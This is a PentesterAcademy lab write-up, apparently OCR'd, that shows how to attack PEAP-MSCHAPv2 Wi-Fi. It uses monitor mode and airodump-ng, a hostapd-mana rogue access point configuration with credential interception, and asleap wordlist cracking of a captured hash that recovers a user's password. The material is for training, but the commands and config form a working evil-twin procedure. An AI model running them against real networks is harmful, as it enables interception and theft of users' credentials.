
ATTACK
DEFENSE
by PentesterAcademy

| Name | Mana: Attacking PEAP-MSCHAPv2 |
|---|---|
| URL | https://www.attackdefense.com/challengedetails?cid=1286 |
| Type | Wi-Fi Attack-Defense : Live Cracking |

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Objective:** Use Hostapd-mana to create a WPA2-Enterprise WiFi network and retrieve the user's credentials!

**Solution:**

**Step 1:** Check the list of available WiFi network interfaces on the machine

**Command:** iw dev.

```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~#
```

Wlan0 and wlan1 interfaces are present on the machine.

**Step 2:** Change interface wlan0 to monitor mode.

**Command:** iw dev wlan0 set monitor none

```
root@attackdefense:~# iw dev wlan0 set monitor none
```

Verify the same using iw dev command.

```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type monitor
                txpower 0.00 dBm
root@attackdefense:~#
```

**Step 3:** Run airodump-ng on wlan0 interface to view all networks present in the vicinity on 2.4 (b/g) Ghz band.

**Command:** airodump-ng wlan0

```
root@attackdefense:~# airodump-ng wlan0
```

```
CH  4 ][ Elapsed: 6 s ][ 2019-10-24 11:35

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   02:00:00:00:02:00  -49    0 - 1      2        4  Amaze_LLC
```

A client is probing for SSID “Amaze_LLC”.

**Step 4:** The certificates and password list are provided in root’s home directory (i.e. /root).

**Command:** ls -l

```
root@attackdefense:~# ls -l
total 8
-rw-r--r-- 1 root root  794 Oct 24 09:47 100-common-passwords.txt
drwxr-xr-x 2 root root 4096 Oct 24 09:47 certs
root@attackdefense:~#
```

**Command:** ls -l certs/

```
root@attackdefense:~# ls -l certs/
total 16
-rw-r--r-- 1 root root 1245 Oct 24 09:47 ca.pem
-rw-r--r-- 1 root root  424 Oct 24 09:47 dhparam.pem
-rw-r--r-- 1 root root 1675 Oct 24 09:47 server.key
-rw-r--r-- 1 root root 1245 Oct 24 09:47 server.pem
root@attackdefense:~#
```

**Step 5:** Create a hostapd-mana configuration file to host a WPA/WPA2-Enterprise network.

**Hostapd-mana configuration**

```
interface=wlan1
ssid=Amaze_LLC
channel=6
```

hw_mode=g
wpa=3
wpa_key_mgmt=WPA-EAP
wpa_pairwise=TKIP CCMP
auth_algs=3
ieee8021x=1
eapol_key_index_workaround=0
eap_server=1
eap_user_file=hostapd.eap_user
ca_cert=/root/certs/ca.pem
server_cert=/root/certs/server.pem
private_key=/root/certs/server.key
private_key_passwd=
dh_file=/root/certs/dhparam.pem
mana_wpe=1
mana_eapsuccess=1

```
root@attackdefense:~# cat mana-peap-mschapv2.conf
interface=wlan1
ssid=Amaze_LLC
channel=6
hw_mode=g
wpa=3
wpa_key_mgmt=WPA-EAP
wpa_pairwise=TKIP CCMP
auth_algs=3
ieee8021x=1
eapol_key_index_workaround=0
eap_server=1
eap_user_file=hostapd.eap_user
ca_cert=/root/certs/ca.pem
server_cert=/root/certs/server.pem
private_key=/root/certs/server.key
private_key_passwd=
dh_file=/root/certs/dhparam.pem
mana_wpe=1
mana_eapsuccess=1
```

Most of the parameter used in configuration file are part of Hostapd configuration. For more details on that, refer to Hostapd documentation.

Hostapd-mana specific ones are:
mana_wpe=1 : enables WPE mode for EAP credentials interception
mana_eapsuccess=1 : enable EAP success messages

Hostapd-mana will also need a user file.

**User file content**
* PEAP,TTLS,TLS,MD5,GTC
"t" TTLS-MSCHAPV2,MSCHAPV2,MD5,GTC,TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP "1234test" [2]

```
root@attackdefense:~# cat hostapd.eap_user
*               PEAP,TTLS,TLS,MD5,GTC
"t"             TTLS-MSCHAPV2,MSCHAPV2,MD5,GTC,TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP  "1234test"  [2]
root@attackdefense:~#
```

This user file will allow any user to connect.

More details about the configuration can be found in documentation of Hostapd-mana:
https://github.com/sensepost/hostapd-mana/wiki

**Step 6:** Start the network

**Command:** hostapd-mana mana-peap-mschapv2.conf

```
root@attackdefense:~# hostapd-mana mana-peap-mschapv2.conf
Configuration file: mana-peap-mschapv2.conf
Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "Amaze_LLC"
random: Only 18/20 bytes of strong random data available from /dev/random
random: Not enough entropy pool available for secure operations
WPA: Not enough entropy in random pool for secure operations - update keys later when the first station connects
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
```

**Step 7:** Wait for the client to connect. As soon as the client connects to the network, the logs will appear on the console.

```
wlan1: STA 02:00:00:00:02:00 IEEE 802.11: authenticated
wlan1: STA 02:00:00:00:02:00 IEEE 802.11: associated (aid 1)
wlan1: CTRL-EVENT-EAP-STARTED 02:00:00:00:02:00
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
MANA EAP Identity Phase 0: shawn
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
MANA EAP Identity Phase 1: shawn
MANA EAP EAP-MSCHAPV2 ASLEAP user=shawn | asleap -C 38:b8:ed:7b:2e:0a:2f:21 -R 83:be:0d:e8:56:5b:09:d6:01:88:8d:9f:4f:a1:d2:25:d1:6e:3c:8a:cb:8c
:88:6f
MANA EAP EAP-MSCHAPV2 JTR | shawn:$NETNTLM$38b8ed7b2e0a2f21$83be0de8565b09d601888d9f4fa1d225d16e3c8acb8c886f:::::::
MANA EAP EAP-MSCHAPV2 HASHCAT | shawn:::83be0de8565b09d601888d9f4fa1d225d16e3c8acb8c886f:38b8ed7b2e0a2f21
EAP-MSCHAPV2: Derived Master Key - hexdump(len=16): 95 14 a1 a2 21 4d 8d bf 6d c3 e2 41 fc 50 97 3e
wlan1: STA 02:00:00:00:02:00 IEEE 802.11: authenticated
wlan1: STA 02:00:00:00:02:00 IEEE 802.11: associated (aid 1)
wlan1: CTRL-EVENT-EAP-STARTED 02:00:00:00:02:00
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
```

From the logs, one can observe that in MSCHAPv2 the username is visible in plaintext but the password is not in plaintext. The attacker has to crack the captured information to retrieve the password.

**Step 8:** Asleap, Hashcat and JTR can be used for this. Asleap is installed on the machine, so user that for cracking. Use the dictionary file provided in root's home directory.

**Command:** asleap -C 38:b8:ed:7b:2e:0a:2f:21 -R 83:be:0d:e8:56:5b:09:d6:01:88:8d:9f:4f:a1:d2:25:d1:6e:3c:8a:cb:8c:88:6f -W 100-common-passwords.txt

```
root@attackdefense:~# asleap -C 38:b8:ed:7b:2e:0a:2f:21 -R 83:be:0d:e8:56:5b:09:d6:01:88:8d:9f:4f:a1:d2:25:d1:6e:3c:8a:cb:8c:88:6f -W 100-common
-passwords.txt
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "100-common-passwords.txt".
        hash bytes:        0335
        NT hash:           b8018bbb613b4454d120f964b27c0335
        password:          chocolate
root@attackdefense:~#
```

Hence, the user credentials are:

**Username:** shawn
**Password:** chocolate